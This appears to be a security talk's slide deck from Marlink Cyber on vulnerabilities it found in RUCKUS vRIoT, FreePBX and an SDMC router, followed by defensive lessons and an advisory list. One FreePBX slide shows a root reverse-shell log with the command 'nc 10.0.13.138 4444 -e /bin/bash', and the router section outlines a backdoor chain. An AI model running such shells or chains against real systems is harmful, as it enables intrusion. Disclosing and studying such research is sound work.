
In short, it's a Python script that executes arbitrary commands on the system as root.

For authentication it uses two keys both hardcoded on the appliance, identical on every unit, so an attacker just extracts them once and then authenticates as if legitimate.

Classified Confidential - Only for internal use

RUCKUS vRIoT Story #2

Demo



Classified Confidential - Only for internal use

MARLINK CYBER

FreePBX story
Chaining three vulnerabilities to obtain root

FreePBX is the world's most popular open-source user-friendly Business Phone System. It has a web-based GUI used to manage Asterisk, the engine behind many modern IP telephone systems.

It is the industry standard for building powerful, flexible, and affordable VoIP phone systems.

Almost 13,000 instances were found accessible on the Internet at the time.


During the vulnerability research process three vulnerabilities were found:

- A Cross-site scripting vulnerability that allows to steal a logged-in user session (needs social engineering effort).
- Post-authentication command injection vulnerability that allows to obtain an operating system shell on the FreePBX appliance, as a high-privileged user in the context of the FreePBX service, but with low privileges on the operating system itself.
- A privilege escalation vulnerability that allows to obtain root access on the operating system (still unpatched, cannot be fixed in the current FreePBX releases).

Classified Confidential - Only for internal use

FreePBX story

Demo (XSS + Command Injection) = remote access



Classified Confidential - Only for internal use

MARLINK CYBER

FreePBX story
Privilege escalation to root (unpatched)

```
user@machine:~$ nc -klnvp 4444
listening on [any] 4444 ...
connect to [10.0.13.138] from (UNKNOWN) [10.0.13.137] 37722
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux freepbx.sangoma.local 3.10.0-1127.19.1.el7.x86_64 #1 SMP Tue Aug 25 17:23:54 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

ps fuxaww
root     27742  0.2  0.1 439196 21996 ?        S    13:16   0:00 php <redacted>
root     27892  0.0  0.0 115404  1572 ?        S    13:16   0:00  \_ /bin/bash <redacted>
root     27976  0.0  0.0  44884  3620 ?        S    13:16   0:00      \_ nc 10.0.13.138 4444 -e /bin/bash
root     27977  0.0  0.0 115404  1212 ?        S    13:16   0:00          \_ /bin/bash
```


Classified Confidential - Only for internal use
MARLINK CYBER

SDMC NE6037 Router story
Backdoors everywhere


By analysing the router that is provided to ISP customers (CPE) it was discovered that it contains an unpatched firmware version, which allows authenticated command execution (via a command injection vulnerability) as root.

By exploiting the vulnerability, it was possible to obtain SSH access (by modifying the firewall rules via iptables, as SSH and Telnet access is disabled by default) to the operating system, grab a root password hash (which is the same on every device) and crack it to obtain its cleartext value.

That allowed access to the device and to the source code of the web interface, which resulted in discovering a backdoor that enables SSH/Telnet - without authentication.


Combine that with the obtained root password, and you can chain these vulnerabilities:

- Send a HTTP request that will enable SSH/Telnet
- Login to the device as root



Classified Confidential - Only for internal use


SDMC NE6037 Router story
Demo



Classified Confidential - Only for internal use

What about vulnerability research with AI?

ISC BIND vulnerability, AI-driven PoC in minutes



Classified Confidential - Only for internal use

MARLINK CYBER

Lessons learned
Depending on your role

If you are programmer:

- Always sanitize user input, and use assertions where applicable
- Perform code review and regularly conduct penetration tests
- Do not create “helpful” backdoors :)

If you are system administrator or architect:

- Having backup/secondary DNS with different software vendors
- Keeping functionalities to minimum by reducing the number of exposed services
- Update software to their latest stable versions
- Network monitoring and segmentation (is underrated)
- Use honeypots
- Centrally collect logs on your SIEM / SOC
- Test products prior putting them into production

Classified Confidential - Only for internal use

Systematic list of vulnerabilities identified by Marlink Cyber

Found by Red team

and/or Research

https://github.com/marlinkcyber/advisories

Advisory ID	Product	Title	CVE or Reference
MCSAID-2026-004	libde265	heap out-of-bounds write in libde265 1.0.16	CVE-2026-33165
MCSAID-2026-003	miniaudio	miniaudio Out-of-Bounds Read in BEXT Coding History Parsing	CVE-2026-32837
MCSAID-2026-002	dr_libs	dr_libs Excessive Memory Allocation in PICTURE Metadata Parsing	CVE-2026-32836
MCSAID-2026-001	dr_libs	Heap overflow leads to Denial of Service	CVE-2026-29022
MCSAID-2025-015	ISC BIND	Assertion Failure in HHIT/BRID leads to Denial of Service	CVE-2025-13878
MCSAID-2025-014	RUCKUS IoT Controller	RUCKUS vRIoT Remote Root Access via Hardcoded Credentials	CVE-2025-69426
MCSAID-2025-013	RUCKUS IoT Controller	RUCKUS vRIoT Command Execution as Root via Hardcoded Tokens for the Network-Exposed Service	CVE-2025-69425
MCSAID-2025-012	RUCKUS Network Director (RND)	Critical Security Bypass Vulnerability Leading to Remote Code Execution and Shell Access in RUCKUS Network Director (RND) via hardcoded SSH keys	CVE-2025-67305
MCSAID-2025-011	Dire Wolf	Assertion Failure in APRS MIC-E Decoder leads to Denial of Service	CVE-2025-34458
MCSAID-2025-010	Dire Wolf	Stack-based Buffer Overflow in KISS Frame Processing leads to crash and potential code execution	CVE-2025-34457
MCSAID-2025-009	RUCKUS Network Director (RND)	Critical Security Bypass Vulnerability Leading to Remote Code Execution and Shell Access in RUCKUS Network Director (RND) via hardcoded database credentials	CVE-2025-67304
MCSAID-2025-008	proxychains-ng	Stack Buffer Overflow in proxy_from_string() leads to arbitrary code execution and/or crash	CVE-2025-34451
MCSAID-2025-007	FreePBX	Reserved	*(Pending)*

Classified Confidential - Only for internal use

Quote

Thank you. Questions?

https://x.com/Ivan_Racic

https://x.com/k0st

MARLINK CYBER